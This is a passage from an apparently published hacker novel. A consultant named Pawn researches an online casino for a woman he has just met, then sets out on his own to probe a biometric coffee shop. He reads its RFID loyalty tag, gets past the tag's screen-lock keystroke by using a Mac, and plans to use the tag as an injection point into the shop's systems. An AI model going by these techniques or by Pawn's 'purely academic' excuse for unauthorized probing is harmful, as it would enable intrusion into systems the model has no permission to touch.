Pawn looked at the laptop. "Yes, I am an Internet Security Consultant," he said with a bit more pride than he had intended.

"I just knew it," she said.

He turned to look at her eyes again without meaning to. She didn't meet his gaze. He looked at her hair. "You knew it?" he asked.

"I knew you were smart. It shows when you train. You can just tell that about some people."

He knew exactly what she was talking about. He looked down at the laptop again. His cheeks felt warm; he wondered if they were getting red. Thinking about his cheeks getting red made his whole face warm. He suddenly wanted to leave. The previous class was finishing up. It was the perfect time to excuse himself.

"I am really sorry," she said. "I did not mean to interrupt your work. I have just been desperate to get some computer help. I did not mean to intrude. I feel ridiculous for even asking. Please forgive me," she said, pretending to be interested in the man's head seated in front of her.

Something about this situation fascinated him. This woman was probably thirty years older than him. She was pretty, smart, kind, and here she was asking him for forgiveness. She looked very uncomfortable and it made him feel terrible.

"No, I," he said, hesitating. He didn't know exactly what to say, but he didn't want her to feel bad anymore. He closed his laptop and put it in the case. Computers. She had said something about computers.

"You said you need computer help?" he asked, looking up towards her.

She turned and looked at him carefully. "Well, not exactly," she said. "I need help getting information about an online business." She hesitated. "You know, it's probably a very simple thing. I'm just so dense about the Internet. I really don't have much use for it…."

She trailed off. Then Pawn said it, though he didn't know why.

"I can help you."

Damsel In Distress

After class, Gayle and Pawn made their way to a secluded outdoor bench around the corner from Mitsuboshi where she relayed her story.

"I have been out of the country on business for quite a few years now. While I was away," she continued, her voice cracking slightly, "I lost touch with my son, Bobby." She turned her face away from him for a second. She brushed her lips with the back of her hand. After a moment, she turned back to face him. "I'm sorry."

Pawn had no idea what to say.

"My ex-husband Robert is a bad person," she continued. "He's gotten into some really bad things and I think he's in trouble with the law. He's pulled my son into a very dangerous situation and Bobby has no idea."

She paused and looked him in the eye. "My son is in real danger, Paul."

"Can you call the police or something?"

"They're no longer in the United States. A friend of mine has discovered that Robert started an online casino called Player2Player, operating out of Costa Rica." She pulled a piece of paper and pen out of her purse and jotted something down. Pawn saw that it was the name of the casino. It had the number two in the middle instead of the word "to".

"So can you go to Costa Rica," he said, "and tell Bobby what is going on? I am sure he would listen to you."

Gayle shook her head. "No, I can't. Robert told Bobby that I was dead."

Pawn took a moment to digest what she had said. "Bobby thinks you are…" he couldn't complete the sentence.

"Yes. Robert wants complete and utter control over Bobby. He's very manipulative and very dangerous. He would go to any extent to keep Bobby close to him. With me out of the picture, it's much easier for him to keep Bobby reined in."

Pawn blinked. It was hard to imagine anyone being that manipulative. "I am sorry," he said. "This is all hard for me to understand."

"I know. It is a real mess. But I think I've found a way to help Bobby."

"Is this where I come in?"

She smiled. "Yes. I trust the information I've received about Robert's casino business, but I have no way of knowing for sure if Bobby is tangled up

in it. The casino is entirely an online operation. I can't find a phone number or a street address, or anything."

"So if I can find that out for you, then you can go talk to Bobby?"

"Almost. The first step is figuring out where he is. Then I need to figure out a way to tell him I am alive without Robert finding out I've contacted him. If Robert knows I'm trying to find Bobby, he'll take off again, leaving me back where I started. Once I find a way to safely contact Bobby, I need to find a way to prove to Bobby that Robert is corrupt."

"That all sounds very complicated," Pawn said.

"It is complicated," she said with a sigh. "But I'll figure it out." She turned her head, scanning the nearby stores. Her eye caught the local Java Script franchise. She read the neon sign in the front window. "Free wireless internet," she said with a sneer. "I bet."

"Well, I will be glad to do what I can to help you," he said, pulling the laptop out of his backpack and flipping it open.

"What are you doing?" she asked.

"I am going to run a few quick searches," he said. "The Java Script has free…."

"No!" she said suddenly. Pawn just managed to get his fingers out of the way before she slammed his laptop closed.

"Hey, what the…?"

"I'm sorry," she said. "I am really sorry. I must look like an idiot."

It wasn't how she looked that surprised him.

"You can't connect through Java Script," she said, fixing him with a serious look. "It isn't safe."

"I am sure they have security," he began.

"Oh, they have *serious* security. It would be a worthy challenge for any decent hacker and I, for one, would love to see what's going on behind the scenes over there." She paused, as if she had said too much. "I've heard the coffee's the best, but I just don't trust that place. All that Big Brother technology really creeps me out."

"Technology from whose big brother?"

"When you go into the place, it remembers you."

"Remembers you?"

"Yeah, it remembers the kind of drinks you like and your credit card numbers, and stores it all in some computer database or something."

"A database?"

"I guess. I mean even the way you pay in there is strange. You put your thumb on a reader or you carry this thing it can sense in your pocket." She paused then suddenly smiled at him. "Anyway, I really appreciate anything you can find out about Bobby. You have no idea how relieved I am to have some help. It means the world to me, Paul."

Pawn smiled back at her. "Thanks," he said. His thoughts were elsewhere. He didn't notice her writing on the scrap of paper again.

"I've written down my husband's name and an alias he may be using," she said, handing him the paper.

"Hrmm?" he said, pulling his attention away from the café for a moment. "Oh, thanks," he said, taking the paper from her and looking at it.

"Listen, I have to go. Will you be here for tomorrow's class?" she asked, standing.

"Yes. I never miss class."

"Ok, I'll see you tomorrow. Thanks again." She turned and left him sitting on the bench. When she looked over her shoulder, he was not watching her. His eyes were back on the café.

You're Not Just a Customer

After parting ways with Gayle, Pawn gave in to his urge to check out the Java Script café. From the moment he walked through the front door, he was amazed. It was like no coffee shop he had ever seen. Techno music throbbed gently in the background and the sleek, black, modern design of all the furnishings made the place somehow dark and sinister, but at the same time inviting.

The trendy feel of the place was interesting, but the two kiosks really grabbed his attention. Lined up along the counter, they resembled the self-checkout systems he had seen in the grocery store, but more advanced.

Instead of heading right to the counter, he turned and surveyed a seating area furnished with low, black coffee tables and overstuffed, black leather chairs. One chair angled towards the counter, but its back faced an open window. Another chair back faced the wall, but it had open chairs directly next to it. That meant someone could sit next to him and start up a conversation, which was definitely no good. It took him almost a full minute to decide on a chair that's back faced the wall, angled towards the counter, had coffee tables on either side, was nestled in a corner, and still allowed a clear path to the front door. Pawn settled into his new favorite chair and just watched.

Although he rarely noticed things like security cameras, he counted twelve of them. He mentally calculated the approximate angles: they monitored every square inch of the place. Each kiosk had an LCD monitor, a small barcode reader, a credit card processing keypad, a receipt printer, and several devices he couldn't identify. One was a flat, black, rectangular box that looked like an old mouse. It connected to a cable and had a single red, LED light on it. Two more of the devices were rectangular pads with a shiny, bluish surface, one about a foot square and another only two inches square. The last device was the oddest of all. It looked like the goggles he put his face on at the eye doctor.

Several employees milled around behind the counter, filling orders for customers. Every now and then, one employee that looked like a supervisor approached a door behind the counter, spoke her name, and pushed through after pressing her thumb onto a black pad above the lock. She was the only person that went into that room. As she passed through the doorway, Pawn got a look at the door handle. It was sleek and silver, and didn't have a keyhole. The black thumb pad seemed to be the only way to unlock it. Pawn began thinking about the expensive-looking lock, but his train of thought broke when a customer approached one of the kiosks.

Pawn had seen people at self-checkout kiosks before. They acted a certain way: they would clumsily scan their items, fumble with the on-screen buttons, fish around in their pocket or purse for a credit card, swipe the thing, sign a pad, and take a receipt. But this curly-haired, skinny guy simply walked up to the kiosk and pushed his thumb into the small bluish pad. "The regular, Tom?" an employee behind the counter asked.

"Yeah, but gimme an extra shot," Tom said, still waiting at the kiosk. "I'm dragging today." Tom hovered his thumb over the keypad, waiting.

"No need to scan for the extra shot," the employee said. "It's on the house."

Tom looked moderately pleased. "Thanks," he said.

Pawn sat in amazement. The little box was some kind of thumb reader. It read Tom's thumb, knew who he was and what he usually ordered, and paid for the drink all in one shot. Another customer approached a kiosk. She waved a bag of chocolate-covered espresso beans at the flat, rectangular box, and it beeped, the red LED flashing green for a moment. Pawn squinted at the box. The LED light was much smaller than what he was used to seeing on a barcode reader and the woman hadn't rotated or turned the package to line up the barcode. Pawn knew it was not another barcode reader. She waved her keys past the same box, the light went green again, and, like clockwork, an employee's voice rang out from behind the counter.

"The regular, Ms. Lopez?"

"You got it. Don't forget the whipped cream," she said, punching a PIN into the credit card processing station.

The LCD monitor flashed the total and the receipt printer sprung to life. Ms. Lopez tore off the receipt, folded it carefully, and tucked it in her purse.

Pawn barely had time to think about the thumb reader when his mind began spinning about the barcode-less barcode/keychain reader thing. He had seen something like it at the gas station. He had absolutely no idea how any of this worked. Despite the fact that he was an Internet security consultant, he felt like such a n00b. He decided to grab a cup of coffee.

He walked up to a kiosk and peered at the flat rectangular mouse-like box thing; it had a label on the front that read *AirID Playback*. The LCD touch screen prompted him to touch the thumbprint scanner, scan his Java Script Connoisseur card, scan an item, or customize a drink order. He built a white chocolate, three-shot mocha and touched the Checkout button. A decidedly British, computerized, female voice read back his order. He dug into his pocket for his Visa debit card. Within moments, an employee was standing next to him, dressed in a sharp, black and silver uniform, his hair sculpted into a trendy faux-hawk.

"First time at Java Script?" Fauxhawk asked.

"Uhhh…yes. I think so," Pawn answered.

"Welcome to The Java Script Café, the premier venue for coffee technology. As your host, please allow me to explain our system to you. The Java Script uses state-of-the-art biometric technology such as fingerprint scanners, voice recognition, RFID, and palm and retinal scanning to deliver you the ultimate coffee experience. Our biometric stations allow you to program your preferred order and sign it with a fingerprint, palm print, retinal scan, RFID tag, or voiceprint. Once programmed, you can return to The Java Script any time and order without needing to waste time dealing with error-prone human staff. Instead, save time by using our biometric technology and have your order delivered perfectly, every time! I would be more than happy to help you log in and create your profile...."

Pawn felt like he was on a one-way bullet train to Hell. He wanted to get his coffee and get out of here, but now he felt trapped.

"Just go ahead and scan your payment card, and enter your PIN."

Pawn did. Fauxhawk waved a keychain at the rectangular box and the LCD screen displayed a quick sign-up form. Pawn's name was already filled out and the screen was prompting him for more information.

"Would you prefer to use a finger, palm, or voiceprint; a retinal scan; RFID tag; or a good old-fashioned keychain fob?"

The choices were overwhelming. "A keychain fob?" he asked, completely confused.

"Like this," Fauxhawk said, holding up his fob.

"I don't have a keychain."

"OK, no problem. How about one of these handy stickers?" he offered, producing a round, flat disk about the size of a quarter.

"Handy stickers?" Pawn asked, eyeballing the black, flat quarter thing.

"The sticker it is," he said, swiping it across the AIR ID Playback. The LED light went from red to green and back to red. "Go ahead and fill out this super-quick form, and you're ready to go," Fauxhawk said, sounding happy to be down the home stretch.

Pawn filled out the form. It asked for a ton of information including an address, a phone number, and an email address, and asked him to select a few preferences. When he was finished, he had entered his personal information, indicated that he preferred printed receipts, and admitted that he desperately wanted special money-saving email offers.

The form completed, Fauxhawk swiped the flat black quarter thing again, and, after the red-green-red, handed it to Pawn. Pawn took the disk, looked at it briefly, and stuck it in his pocket. A paper receipt printed, and he tore it off and stuck it in the same pocket.

"Welcome to the *family*, Mr. Pawn," Fauxhawk said. Pawn cringed. Fauxhawk was blurting his handle. "Your grande triple white chocolate mocha will be right up."

Pawn realized at that moment that he desperately wanted to get out of this weird little coffee shop. It had become much more of a social experience than he had bargained for. He was visibly trembling by the time Fauxhawk handed his coffee over the counter.

"Come back soon, Mr. Pawn," Fauxhawk called out as Sir Pawn pushed roughly out the front door.

Pawn didn't respond. He just wanted to get home.

First Contact

The coffee was good. Actually, the coffee was incredibly good. As he sat at his desk, he couldn't believe how really, really good the coffee was. Gayle had heard right; the coffee was amazing. Pawn smiled as he thought of her. Gayle was nice and he wanted to help her. The least he could do was a bit of recon on the casino for her.

He dug through his pocket and emptied the contents onto his desk. He unfolded the scrap of paper and read it.

"Player2Player. Costa Rica. Robert Kline (AKA Knuth) and Robert Kline, Jr. (Bobby)."

He flicked the mouse to BiDiBLAH and hesitated. Even though the tool worked incredibly well, Pawn hated that he had come to rely on it. He opted instead for a few manual WHOIS lookups and found that the 'BLAH wouldn't be needed. WHOIS records revealed that a company called Kline had registered the casino's IP range and it listed an administrative contact

number in Costa Rica. Pawn had no idea how to call there, but a quick Google search provided what he needed. He checked his clock. He remembered from school that Costa Rica was an hour behind his time zone. It was just after 4:00 p.m. There was a good chance someone would answer the phone at this hour.

He punched 011506, followed by the number, and after a few clicks and pops, the phone began to ring. Pawn panicked. Caught up in the hunt, he had just dialed a living, breathing person. He had no idea what he would say. He was about to hang up when a friendly-sounding, female voice answered the phone in perfect English. "Kline Industries, how may I direct your call?"

"Robert Kline, Junior, please," Pawn managed.

"One moment, sir, while I transfer you," the voice said.

The receptionist placed him on hold. He hung up immediately.

Someone with the same name as Gayle's son worked for the casino. This was a start. He jotted the phone number and the address on the slip of paper. Looking at the paper, he realized it was scant information. He wondered if it was enough.

He folded the paper and began to tidy his desk. He picked up the Java Script receipt and the black quarter thing. As he turned the thing over in his hand, Gayle's words echoed in his mind.

"They have *serious* security. It would be a worthy challenge for any decent hacker." A worthy challenge, he thought. It had been a while since one of those had come his way.

"I, for one, would love to see what's going on behind the scenes over there," she had said.

He hadn't given the comment much thought before, but it made sense to him now. The Java Script network was probably a fortress, impenetrable. Cracking their security would be a worthy challenge indeed.

A flurry of thoughts entered his mind. The Java Script was not an assignment. Rafa hadn't tasked him with it. Java Script was a curiosity. He knew full well that hackers got in trouble for poking at systems they had no business poking at, but guys like that ran off with credit card information, customer records, and even government and military documents. Pawn had no interest in doing any of those things. Sure, the café probably had a customer database that stored sensitive customer data, but Pawn would avoid that like the plague.

His interest was purely academic. It was mostly a question of "could it be done?" In fact, if he understood her comment, that was Gayle's interest as well. What could it possibly hurt to do a bit of recon on the café? After all, he had nothing better to do.

He fired off a few Internet searches and discovered that The Java Script didn't even have a real web page. They had a pretty, Flash-based placeholder, but there wasn't so much as an online store. Java Script didn't even have enough locations to warrant a store locator feature. The site seemed to be a dead-end and it certainly would provide no access to what was going on behind the scenes. Besides, attacking the café's web page would make him look like the bad kind of hacker.

He thought about the abundant tech at the store. There were probably hackers out there that knew all about thumbprint scanners and security cameras and bar code readers, but he specialized in SQL injection and databases, and his skills seemed wasted when applied to a fortress without so much as a decent web page.

Then again, The Java Script certainly had a database, and he had entered data into it under the watchful eye of Fauxhawk. Pawn strained to remember if there was a single quote on that on-screen keyboard, but even if there were, poking at the system with Fauxhawk watching would have been too obvious. Pawn sighed. Exploring the system from the kiosk keypad was not a decent option.

His palm started sweating. He turned his hand over and opened it, surprised to see the flat black quarter thing. He held it up and examined it carefully. This technology was way over his head. Somehow, this little thing contained data, and when it was waved in front of the reader, that data was input into….

Pawn froze. That data was input into the system. The flat black quarter thing was a potential injection point. The idea that he might be able to apply his injection skills to this problem excited him, but this technology seemed so foreign that he was afraid it would be too tough for him to tackle.

He peered at the disk. A black sticker with The Java Script logo had been stuck on the front and a series of numbers was printed on the back. Pawn picked at the sticker for a few moments until he managed to peel it off. He found an HID logo and the words *iClass 2K Tag* printed underneath the sticker.

A quick Google search revealed that the innocuous little disk was a Radio Frequency Identification (RFID) *tag*. It required no power, but converted a signal sent from an RFID reader into power, enabling the tag to send data to the reader. It was cool tech, but he had the distinct sense that it was still way over his head. He had no idea about how radio waves worked, but he imagined it would require a college degree and a room full of complicated oscilloscope-looking things to walk onto this new playing field.

Then he remembered the black rectangular box at the shop. That reader device looked simple. He fired off a Google search for *AirID Playback*. It was a device sold by a company called RFIDeas, Inc. at <www.rfideas.com>. It acted like a standard USB keyboard, converting data from the RFID tag into computer keystrokes.

The device impressed him. RFID seemed like incredibly advanced technology, but the playback device simplified it down to keystrokes punched into

a keyboard. After a few clicks, Pawn found an RFID reader/writer on the RFIDeas site that allowed programming of the RFID tags. *Simple.*


He wasted no time. He filled his online cart with twenty flat black tags and a USB AirID Playback unit exactly like the ones used by the café. He threw in a USB reader/writer, selected overnight shipping, and punched in his credit card info. The whole order came to just under five hundred bucks. Pawn didn't bat an eye as he punched the Place Order button. He was on a mission.

He smiled as he thought about the RFID gear and the always-intoxicating thrill of a new challenge. Those feelings were familiar and he understood them well. What he couldn't completely understand was why he was looking so forward to giving Gayle some good news. He liked her, but something else was driving him. Maybe it had something to do with the sadness he had heard in her voice when she talked about her son, or the fact that she seemed to understand him. Whatever the reason, this challenge felt like more than a typical assignment. It felt personal.


I've got an RFIDea...

When the package of RFID gear arrived, Pawn could hardly control his excitement. He peeled off the tape and ripped the box open. The contents looked sparse: a USB reader/writer, a USB playback device, and a small envelope containing the tags. He looked at the box for several moments, unsure what to do first. He thought through the problem and realized he should read the contents of the Java Script tag to see what data was on it. He took everything out of the box and headed to his computer desk.

He hooked up the reader/writer to his Dell laptop and Windows XP recognized it as a USB Human Interface Device (HID). "I need software," he said, launching his browser and connecting to the RFIDeas website. He downloaded the AIR ID Writer configuration utility, unzipped it, and launched it.




He placed the Java Script tag on the reader and the red LED on the device flashed green for a moment. Pawn smiled, remembering how the device in the café had done the same thing when Fauxhawk loaded his tag. He clicked OK. The utility launched and presented him with the Connect tab. He selected the Connect Device checkbox, and the string in the Status text box changed to *Ok 0*. He assumed this was a good thing.



He clicked the Read AIR ID button at the bottom of the screen and nothing happened. After a few seconds, he clicked the OK button and the application closed. Shaking his head, he re-launched the utility and connected to the reader again.


Clicking through the various tabs, he eventually settled on the Contactless Read/Write tab. He clicked the Get Card Cfg button, and the Card SN and Page(s) fields updated.



He thumped out a little celebratory drumbeat on the desk with his fingers. He was actually reading stuff from the tag! This was progress. Hovering over the Card SN field, a tool tip informed him that every iClass has a unique Serial Number. This bit of information seemed meaningless, but at least he was learning.

"Step by step," he said. "Figure out the puzzle."

Looking down the page, he found the Read/Write section, and clicked Read.


RFID1356i Device Error
An error # 27010 >Card Not Identified < was encountered.
Hint: Either put a card on reader or, the Key in the reader does not agree with Key in card!
Do you want to continue ?
OK
Cancel

He read the message; it made no sense. The tag was definitely on the reader, although the light was red, not green. He clicked OK, removed the tag, and put it back on the reader. Right when the light turned green, he clicked Read, but the message appeared again. His face started to get warm. His ignorance about how this setup worked was starting to get the better of him. Did the device store what was on the tag after scanning it, or did it only read when the green light was on? He had no idea. It seemed logical that the device would store the data, but he couldn't be sure. He decided to read through the documentation. The error said something about keys and he wondered if this was part of the problem.

Skimming through the documentation, he made several discoveries. First, each tag had several application areas that could be written to. Pawn adjusted the Start Block and Number of Blocks fields in the Read/Write section, and tried to read the card again, but got the same error as previously. No matter which area he tried to read, the application complained. The second discovery he made was the most disturbing. The iClass architecture supported encryption, which meant that the tags could be coded to allow only certain readers to pull data from them. If an attacker did not have an authorized reader, the tag would not disclose its stored data.

Encryption keys managed all this. If the key on the card did not match the key in the reader, the devices simply would not talk. His heart sunk; crypto was hard. He leaned back in his chair and continued skimming through the documentation.

In order to implement this feature, the keys needed to be managed. This meant that each tag would essentially have to be loaded with an encrypted list of readers that it would speak to. In terms of The Java Script café, this meant that old cards might not work in new locations. This seemed like an absolute

nightmare. In fact, it didn't seem at all like a viable option for The Java Script. Pawn wondered if the crypto feature had even been enabled. He had no idea how to find out. The documentation was making him dizzy. This whole thing was so complex, with keys and crypto and radio waves and….

He looked down at the AIR ID Playback unit. "Keep it simple," he said, picking up the device. He remembered that the unit converted data into keystrokes. Nice and easy. He disconnected the reader/writer and plugged in the playback unit; Windows recognized attachment of an HID keyboard device.


"So if I want to see what's on the tag," he began, "I should be able to drop it on the playback unit and let it type." It seemed like a simple solution to a complex problem. He launched Notepad and waved the Java Script tag in front of the unit. The result surprised him.

For a moment, he assumed something had gone wrong with his machine. It wasn't uncommon for a Windows machine to just flake out. He logged


himself back in and waved the tag again. The same thing happened. Frustrated, he logged himself back in and sat back to think through the problem.

The playback unit was doing something he didn't understand. Although it was seen as a standard keyboard, there was a good possibility it had additional functionality. Sitting up, he went to the RFIDeas website and trolled through the available downloads in search of a support program for the playback unit. He found the Air ID Card Manager program and downloaded it. The included documentation spelled out exactly what was happening. Apparently, protective keystrokes could be entered into a tag to prevent someone from dumping the tag's data into an application such as Notepad. The first suggested keystroke was Windows+L, which effectively locked a Windows workstation. "Smart," he said. "Once the system is locked, additional keystrokes become utterly useless."

Although he was still unsure about whether or not the tag used crypto, it seemed silly that one little keystroke should stand in the way of progress. He wondered if it was possible to un-map that odd keystroke combination. Clicking through the control panel, he found the keyboard settings, but nothing about special keystrokes. He looked at the keyboard. The Windows logo key was such an odd key. He had never really given the thing much thought, but it seemed to be on just about every Microsoft keyboard. He turned to look at the Mac laptop. The Mac did not have a Windows logo key (Pawn would later discover that this trick would work in Linux as well, or even in Windows with the help of a tool like KeyTweak from http://webpages.charter.net/krumsick). He wondered if the Mac would recognize the playback unit. He plugged it into the USB port and the Keyboard Setup Assistant sprung to life (A feature of Tiger, OS X 10.4).


Keyboard Setup Assistant
Introduction
Your keyboard cannot be identified and will not be usable until it is identified. To identify this keyboard click Continue.
Continue

This was a step in the right direction. At least the system saw it as a keyboard. He clicked Continue.



Keyboard Setup Assistant
Identifying Your Keyboard
Press the key immediately to the right of the Shift key on the left side of the external keyboard.
Press the key only once and do not hold down the key for a long time. When the key is recognized, the next panel will appear.
Shift
Identifying your keyboard...

The assistant politely asked him to press the Shift key on the left hand side of the playback device. Pawn looked at the playback device. It had no keys. "How can I be expected to…?"

His question was cut short as he realized that the playback device *did* have keys, in a sense. He dropped the tag onto the unit and the assistant flashed

quickly through a series of screens then disappeared. *Something* had been typed through the unit, but he had no idea what. At least the Setup Assistant was out of the way.

He launched a text editor to see if he could capture the data from the tag. He was about to swipe the tag when he stopped. A text editor was a really poor option. He had no idea what kind of data was on the tag and there was a good chance that it was some kind of binary gobbledygook. He recalled when he first met Rafa and the handy **xxd** utility. He launched it on his Terminal and dropped the tag on the playback unit again. The unit beeped, the LED went from red to green back to red, and the Terminal beeped once then came to life.




Pawn jumped out of his chair and pointed at the screen when he saw the numbers roll past. "Yes!" he shouted, jumping up and down. The ID number was a very small thing, but its presence on the screen meant that he had figured out a piece of a much larger puzzle. His fears about encryption and strong authentication vanished. He had been right: keeping track of keys and authorized playback devices was a nightmare, and the café saw no use for the security these features offered so they hadn't implemented them. This was a huge step in the right direction, but he was a long way from getting a foothold into Java Script's network.

